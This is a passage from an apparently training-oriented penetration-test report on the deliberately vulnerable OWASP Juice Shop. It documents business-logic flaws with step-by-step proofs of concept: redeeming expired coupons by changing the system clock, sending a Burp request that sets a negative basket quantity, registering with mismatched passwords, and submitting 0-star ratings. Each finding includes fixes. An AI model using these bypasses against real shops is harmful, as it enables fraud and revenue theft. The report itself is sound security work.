The application validates coupon codes entirely on the client side by comparing a hardcoded expiration timestamp with the user's local system time. By modifying the system clock to a valid period, it is possible to bypass the expiration logic and redeem expired coupons.

### Impact:

Allows unauthorized use of expired promotional codes, leading to potential revenue loss and business rule violations.

### Resource:

- [OWASP Input Validation Cheat Sheet](#)
- [OWASP Top 10 – A05:2021 Security Misconfiguration](#)

### Vulnerability Location:

- coupon validation logic (main.js)

### Recommendations:

- Move coupon validation and expiration checks to the server.
- Never trust client-side data or time values for enforcing business logic.

### Proof of Concept:

1. searching "coupon" into the JavaScript code of main.js revealed the function responsible for applying coupons. This function checks the coupon's validity against a client-side timestamp and a hardcoded list of valid campaigns.

```
 applyCoupon() {
 this.campaignCoupon = this.couponControl.value;
 this.clientDate = new Date();
 const e = 60 * (this.clientDate.getTimezoneOffset() + 60) * 1e3;
 this.clientDate.setHours(0, 0, 0, 0);
 this.clientDate.setTime(this.clientDate.getTime() - e);
 sessionStorage.setItem(`campaignDetails`, `${this.campaignCoupon}-${this.clientDate}`);
 const a = this.campaigns[this.couponControl.value];
 a ? this.clientDate === a.validOn ? this.showConfirmation(a.discount) : (this.couponConfirmation = void 0, this.translate.get('INVALID_COUPON').subscribe(o => {
 this.couponError = {
 error: o
 }
 }), o => {
 this.couponError = {
 error: o
 }
 }), this.resetCouponForm()) : this.basketService.applyCoupon(Number(sessionStorage.getItem('bid')), encodeURIComponent(this.couponControl.value)).subscribe(o => {
 this.showConfirmation(o)
 })
 }
 }
```

2. Found the list of campaigns by using CTRL+F in the JavaScript code, with their respective expiration timestamps and discounts.

```
campaigns = {
 WMNSDY2019: {
 validOn: 15519996e5,
 discount: 75
 },
 WMNSDY2020: {
 validOn: 1583622e6,
 discount: 60
 },
 WMNSDY2021: {
 validOn: 1615158e6,
 discount: 60
 },
 WMNSDY2022: {
 validOn: 1646694e6,
 discount: 60
 },
 WMNSDY2023: {
 validOn: 167823e7,
 discount: 60
 },
 ORANGE2020: {
 validOn: 15885468e5,
 discount: 50
 },
 ORANGE2021: {
 validOn: 16200828e5,
 discount: 40
 },
 ORANGE2022: {
 validOn: 16516188e5,
 ...
 }
}
```

- select a coupon randomly from the list that we get, and then, we use an online converter to convert the value of the timestamp, which is in milliseconds, in a valid date

## Convert epoch to human-readable date and vice versa

15519996e5      **Timestamp to Human date** [batch convert]

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **milliseconds**:


**GMT** : Thursday, March 7, 2019 11:00:00 PM

**Your time zone** : Friday, March 8, 2019 1:00:00 AM [GMT+02:00](#)

**Relative** : 6 years ago

- Change the date of the local machine to match the timestamp of a chosen expired coupon (for instance WMNSDY2019) and use it.

The screenshot shows a "My Payment Options" page. At the top, there are sections for adding a new card and using a wallet, with a wallet balance of 0.00 and a button to pay 2.48. Below these are sections for adding a coupon and a coupon code for discounts. A message in a red-bordered box states: "Your discount of 75% will be applied during checkout.". There is a coupon input field with a placeholder "Coupon\*" and a note below it: "Need a coupon code? Follow us on BlueSky or Reddit for monthly coupons and other spam!". A "Redeem" button is located next to the input field. At the bottom, there are "Back" and "Continue" buttons, and a note: "You can review this order before it is finalized."



## 8.5 Improper Input Validation in Order Processing

Medium

### Description:

The application is vulnerable to an improper input validation issue, allowing unauthorized manipulation of order quantities to create negative totals. This vulnerability enables penetration testers to bypass intended business rules and place orders with negative values, effectively receiving both products and monetary credit.

### Impact:

This vulnerability constitutes an improper input validation issue, resulting in:

- **Revenue loss** as users can obtain products while receiving payment.
- **Accounting system manipulation** through artificial negative balances.
- **Undermining business integrity** by exploiting calculation flaws in the checkout process.

### Vulnerability Location:

`http://127.0.0.1:3000/#/basket`

`http://127.0.0.1:3000/api/BasketItems`

### Resources:


- [OWASP Input Validation Cheat Sheet](#)
- [OWASP Business Logic Security Cheat Sheet](#)

### Recommendations:

- Enforce **rule validations** to reject negative quantity values.
- Implement **business logic checks** that validate total order values before processing.

### Proof of Concept (POC):

1. Log in to Juice Shop as a regular user.
2. Add any product to the basket.



3. Intercept the PUT request `/api/BasketItems/{id}` using Burpsuite and send it to the repeater.

Burp Project Intruder Repeater View Help

Dashboard Proxy Intruder Repeater Collaborator Sequencer Decoder Comparator Logger Organizer Extensions Learn JSON Web Tokens

Send Cancel < > +

**Request**

```
1 PUT /api/BasketItems/12 HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer eyJ0eXA0LjoiJKVl0iLChhGc1oLJSu1IIniJ9eyJzJdFOdXh0iJzdWJyZmNzIiw1ZGF0YStGeypZC16M7gsInVzXJuYw11j0iajBt0551w1Jzdw1h0iJpb2huOp1nL1NxLm9iIvi1Gfzc3dmc0i013Y1ON03M2zMeZnmlu2ZD2zTg4rlyNjYSMMMyOS1nJvbGU0iJjdNOB21lci5is1mRlhAV4ZvRa2vUj1oiJi1vhFzdeEvxZ2lusuXAI0iXm0cuMC4LjE1LCvcnawax1Sw1hZzU0i1hc3N1dhMvchV1gJl21tywd1cy91GvYwz2L2RlZmF1bHouc3Znl1widg0ocFMNY3J1dC16i1is1m1zOwN0axZ1ipcnVLCj;avhdGv0X0i01iyMD11TAILTAzIDEO0j010jA2LjMLNvAd0MDA0MAllC1cLGRhdGV0X0i01iyMD11TAILTAzIDEO0j020j11j1k1NCArMDA0MDA0MAllC1cZkW1dgvQX010m51bgw9LcJpX0l0jE3NDryOTT2NDP9.z1LXXCSqG0Luytkb1-Cu2L7nyYq1imLPztaIewZr1wD2IDnSecPnvbyyNk8Ps0f_rDMSL17vB89cEUBs1e03Vz1TJPhzzkE6yyVke8e9_18Thvb3g_n752be568pPr88nVfQNS09Lhfna1qAh2z4x60L-D3Qw@he1A
8 Connection: keep-alive
9 Referer: http://localhost:3000/
10 Content-Language: en-US
11 cookieconsent_status=dissmiss; cookieconsent_status=dissmiss;
continueCode=AP9hLhvMt1c8f0K2tY1XTSb4b981DfVlntscplohsouhetJec1Hobfw4; token=eyJ0eXA0LjoiJKVl0iLChhGc1oLJSu1IIniJ9eyJzJdFOdXh0iJzdWJyZmNzIiw1ZGF0YStGeypZC16M7gsInVzXJuYw11j0iajBt0551w1Jzdw1h0iJpb2huOp1nL1NxLm9iIvi1Gfzc3dmc0i013Y1ON03M2zMeZnmlu2ZD2zTg4rlyNjYSMMMyOS1nJvbGU0iJjdNOB21lci5is1mRlhAV4ZvRa2vUj1oiJi1vhFzdeEvxZ2lusuXAI0iXm0cuMC4LjE1LCvcnawax1Sw1hZzU0i1hc3N1dhMvchV1gJl21tywd1cy91GvYwz2L2RlZmF1bHouc3Znl1widg0ocFMNY3J1dC16i1is1m1zOwN0axZ1ipcnVLCj;avhdGv0X0i01iyMD11TAILTAzIDEO0j010jA2LjMLNvAd0MDA0MAllC1cLGRhdGV0X0i01iyMD11TAILTAzIDEO0j020j11j1k1NCArMDA0MDA0MAllC1cZkW1dgvQX010m51bgw9LcJpX0l0jE3NDryOTT2NDP9.z1LXXCSqG0Luytkb1-Cu2L7nyYq1imLPztaIewZr1wD2IDnSecPnvbyyNk8Ps0f_rDMSL17vB89cEUBs1e03Vz1TJPhzzkE6yyVke8e9_18Thvb3g_n752be568pPr88nVfQNS09Lhfna1qAh2z4x60L-D3Qw@he1A
12 Priority: u=0
13 Content-Length: 156
14 {
 "status": "success",
 "data": {
 "productId": 24,
 "userId": 6,
 "id": 12,
 "quantity": 3,
 "createdAt": "2025-05-03T17:17:24.139Z",
 "updatedAt": "2025-05-03T17:18:04.263Z"
 }
}
```

**Response**

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 156
9 ETag: W/"9c-002zqJtK0bgDw011S10HnPH"
10 Vary: Accept-Encoding
11 Date: Sat, 03 May 2025 17:22:44 GMT
12 Connection: Keep-Alive
13 Keep-Alive: timeout=5
14
15 {
 "status": "success",
 "data": {
 "productId": 24,
 "userId": 6,
 "id": 12,
 "quantity": 3,
 "createdAt": "2025-05-03T17:17:24.139Z",
 "updatedAt": "2025-05-03T17:18:04.263Z"
 }
}
```

Done Event log (4) All issues 541 bytes | 1,025 millis Memory: 131.0MB

#### 4. Modify the quantity parameter to a negative value (e.g., -100).

**Request**

send 2

```
1 PUT /api/BasketItems/12 HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Authorization: Bearer eyJ0eXA0LjoiJKVl0iLChhGc1oLJSu1IIniJ9eyJzJdFOdXh0iJzdWJyZmNzIiw1ZGF0YStGeypZC16M7gsInVzXJuYw11j0iajBt0551w1Jzdw1h0iJpb2huOp1nL1NxLm9iIvi1Gfzc3dmc0i013Y1ON03M2zMeZnmlu2ZD2zTg4rlyNjYSMMMyOS1nJvbGU0iJjdNOB21lci5is1mRlhAV4ZvRa2vUj1oiJi1vhFzdeEvxZ2lusuXAI0iXm0cuMC4LjE1LCvcnawax1Sw1hZzU0i1hc3N1dhMvchV1gJl21tywd1cy91GvYwz2L2RlZmF1bHouc3Znl1widg0ocFMNY3J1dC16i1is1m1zOwN0axZ1ipcnVLCj;avhdGv0X0i01iyMD11TAILTAzIDEO0j010jA2LjMLNvAd0MDA0MAllC1cLGRhdGV0X0i01iyMD11TAILTAzIDEO0j020j11j1k1NCArMDA0MDA0MAllC1cZkW1dgvQX010m51bgw9LcJpX0l0jE3NDryOTT2NDP9.z1LXXCSqG0Luytkb1-Cu2L7nyYq1imLPztaIewZr1wD2IDnSecPnvbyyNk8Ps0f_rDMSL17vB89cEUBs1e03Vz1TJPhzzkE6yyVke8e9_18Thvb3g_n752be568pPr88nVfQNS09Lhfna1qAh2z4x60L-D3Qw@he1A
9 Connection: keep-alive
10 Referer: http://localhost:3000/
11 cookieconsent_status=dissmiss; cookieconsent_status=dissmiss;
continueCode=AP9hLhvMt1c8f0K2tY1XTSb4b981DfVlntscplohsouhetJec1Hobfw4; token=eyJ0eXA0LjoiJKVl0iLChhGc1oLJSu1IIniJ9eyJzJdFOdXh0iJzdWJyZmNzIiw1ZGF0YStGeypZC16M7gsInVzXJuYw11j0iajBt0551w1Jzdw1h0iJpb2huOp1nL1NxLm9iIvi1Gfzc3dmc0i013Y1ON03M2zMeZnmlu2ZD2zTg4rlyNjYSMMMyOS1nJvbGU0iJjdNOB21lci5is1mRlhAV4ZvRa2vUj1oiJi1vhFzdeEvxZ2lusuXAI0iXm0cuMC4LjE1LCvcnawax1Sw1hZzU0i1hc3N1dhMvchV1gJl21tywd1cy91GvYwz2L2RlZmF1bHouc3Znl1widg0ocFMNY3J1dC16i1is1m1zOwN0axZ1ipcnVLCj;avhdGv0X0i01iyMD11TAILTAzIDEO0j010jA2LjMLNvAd0MDA0MAllC1cLGRhdGV0X0i01iyMD11TAILTAzIDEO0j020j11j1k1NCArMDA0MDA0MAllC1cZkW1dgvQX010m51bgw9LcJpX0l0jE3NDryOTT2NDP9.z1LXXCSqG0Luytkb1-Cu2L7nyYq1imLPztaIewZr1wD2IDnSecPnvbyyNk8Ps0f_rDMSL17vB89cEUBs1e03Vz1TJPhzzkE6yyVke8e9_18Thvb3g_n752be568pPr88nVfQNS09Lhfna1qAh2z4x60L-D3Qw@he1A
12 Priority: u=0
13 Content-Length: 18
14 {
 "quantity": -100
}
```

**Response**

3

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 156
9 ETag: W/"9c-001lyH0/mUs6i0vrJn9Gxg5c"
10 Vary: Accept-Encoding
11 Date: Sat, 03 May 2025 17:29:32 GMT
12 Connection: Keep-Alive
13 Keep-Alive: timeout=5
14
15 {
 "status": "success",
 "data": {
 "productId": 24,
 "userId": 6,
 "id": 12,
 "quantity": -100,
 "createdAt": "2025-05-03T17:24.139Z",
 "updatedAt": "2025-05-03T17:29:32.143Z"
 }
}
```

Forward the modified request, which updates the basket with the negative quantity.

#### 5. Proceed to checkout, where the order total becomes negative.

Your Basket (john@juice-sh.op)

	Apple Pomace	- 100	+ 0.89¤	
-----------------------------------------------------------------------------------	--------------	-------	---------	-------------------------------------------------------------------------------------

Total Price: -89¤

 Checkout

You will gain 0 Bonus Points from this order!

7. Complete the order to confirm that the application processes a negative total, resulting in a credit rather than a charge.

### My Payment Options

Add new card Add a credit or debit card 

Pay using wallet **Wallet Balance 0.00** 

Add a coupon Add a coupon code to receive discounts 

Other payment options  

 Back You can review this order before it is finalized. 

## 8.6 Repetitive Registration (Improper Input Validation)

LOW

### Description:

The web fails to enforce proper server-side validation during user registration, allowing the creation of accounts with mismatched passwords. This oversight violates the DRY (Don't Repeat Yourself) principle, which emphasizes the need for eliminating redundant information. Specifically, the "Repeat Password" field is not adequately validated on the server side, permitting discrepancies between the password and its confirmation. This flaw can be exploited by Pentastar s to bypass client-side validations and potentially compromise account integrity

---

### Impact:

In this scenario, the penetration tester found that he can

- **Account Integrity Compromise:** Users may inadvertently create accounts with unintended credentials, leading to access issues.
- **Account Spamming:** Allows accounts to be created with incorrect passwords, potentially bypassing security policies and introducing account issues.

### Vulnerability Location:

- **Endpoint:** <http://127.0.0.1:3000/#/register>

### References:

- CWE-640: Weak Password Recovery Mechanism for Forgotten Password

### Recommendations:

- **Implement Server-Side Validation:**  
Ensure that the server validates that the "Password" and "Repeat Password" fields match before account creation.
-

## Proof of Concept (PoC):

1. Navigate to the Juice Shop website and go to the Register page.
2. Fill out the registration form with any password and repeat password.

The screenshot shows a 'User Registration' form. The 'Email\*' field contains 'test@gmail.com'. The 'Password\*' field contains '.....' and has a validation message: 'Password must be 5-40 characters 11/20'. The 'Repeat Password\*' field contains '.....' and also has a validation message: 'Password must be 5-40 characters 11/20'. Below the fields is a note: 'long: Password\*'. A 'Show password advice' button is present. The 'Security Question \*' dropdown is set to 'This cannot be changed later!'. The 'Answer\*' field is empty. At the bottom is a 'Register' button with a user icon and the text '+ New customer?' below it.

3. In password bar write any password and in repeat password bar write wrong password, it refused

This screenshot is identical to the one above, showing the same registration form with a password mismatch error. The 'Email\*' field is 'test@gmail.com', 'Password\*' is '.....', 'Repeat Password\*' is '.....', and both have validation messages: 'Password must be 5-40 characters 11/20'. The 'Security Question \*' dropdown is set to 'This cannot be changed later!', and the 'Answer\*' field is empty. The 'Register' button is at the bottom.

4. Write the same password in both fields, then delete or insert any character from the password field.

User Registration

Email\* test@gmail.com

Password\* ······ 11/20  
long Password\* ······ 11/40

1 Password must be 5-40 characters 11/20


Show password advice

Security Question \*  
This cannot be changed later!

Answer\*

+ Register

Already a customer?

A screenshot of a user registration form titled "User Registration". It includes fields for Email (test@gmail.com), Password (11/20 characters long), Security Question (selected to "This cannot be changed later!"), and Answer. A "Register" button is at the bottom. A note at the top right says "1 Password must be 5-40 characters 11/20". A "Show password advice" link is present.

5. Observe that the server accepts the registration despite the mismatch.

You successfully solved a challenge: Repetitive Registration (Follow the DRY principle while registering a user.)

X

Login

Email\*

Password\*


Forgot your password?

Log in  Remember me

or

Log in with Google

Not yet a customer?

A screenshot of a login form titled "Login". It has fields for Email and Password, a "Remember me" checkbox, and a "Log in" button. Below the form is a note about solving a challenge: "You successfully solved a challenge: Repetitive Registration (Follow the DRY principle while registering a user.)". A green "X" button is in the top right corner.

## 8.7 Improper Input validation via Rating Manipulation

LOW

### Description:

The application allows users to submit a 0-star rating, bypassing intended minimum rating limits. This was achieved by intercepting the feedback submission request and altering the rating parameter to 0.

### Impact:

Undermines the integrity of the rating system and can be abused to manipulate product reviews.

### Resource:

- [OWASP Input Validation Cheat Sheet](#)

### Vulnerability Location:

- <http://localhost:3000/#/contact>

### Recommendations:

- Enforce rating boundaries (1–5) on the **server side**.
- Validate input against business logic rules before processing feedback.

### Proof of Concept:

1. submit any feedback while running the burp suite with the interception is on.
2. Intercept the feedback request via burp suite

Burp Suite Community Edition v2025.2.4 -

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer

Intercept HTTP history WebSockets history Match and replace | **Proxy settings**

Interception → Forward Drop


Time Type Direction Method URL

10:56:08 1 May ... HTTP → Request POST http://localhost:3000/api/Feedbacks/

10:56:18 1 May 2... WS ← To client http://localhost:3000/socket.io/?EIO=4&transport=websocket&sid=NYm3T8pFqlrogbd0AAC

10:56:24 1 May ... HTTP → Request GET http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PQCMKff

3. Send the request to the repeater and manipulate it then click send.



## 8.8 Improper Input Validation

Informational

### Description:

A vulnerability that occurs when an application fails to properly check or sanitize user input before processing it. The penetration tester found that an image file on the page fails to load because its file name includes a special character (#) that was not properly encoded in the URL. URLs must encode special characters (like # should be %23) to avoid misinterpretation by browsers or servers. Without encoding, the browser cuts the URL at the #, causing broken links or incomplete requests.

### Impact:

In this scenario, the penetration tester found that from improper input validation, he can break the user experience. The image does not load properly on the page, leading broken user experience.

**Vulnerability Location:** <http://localhost:3000/#/photo-wall>

### Resources:


[https://cheatsheetseries.owasp.org/cheatsheets/Input\\_Validation\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html)

### Recommendations:

- Always URL-encode file names when generating links.
- Validate and sanitize file names during upload and link generation.
- Avoid using special characters like #, ?, &, and others in file names where possible

### Proof of concept(POC):

1. First, the image cannot appear

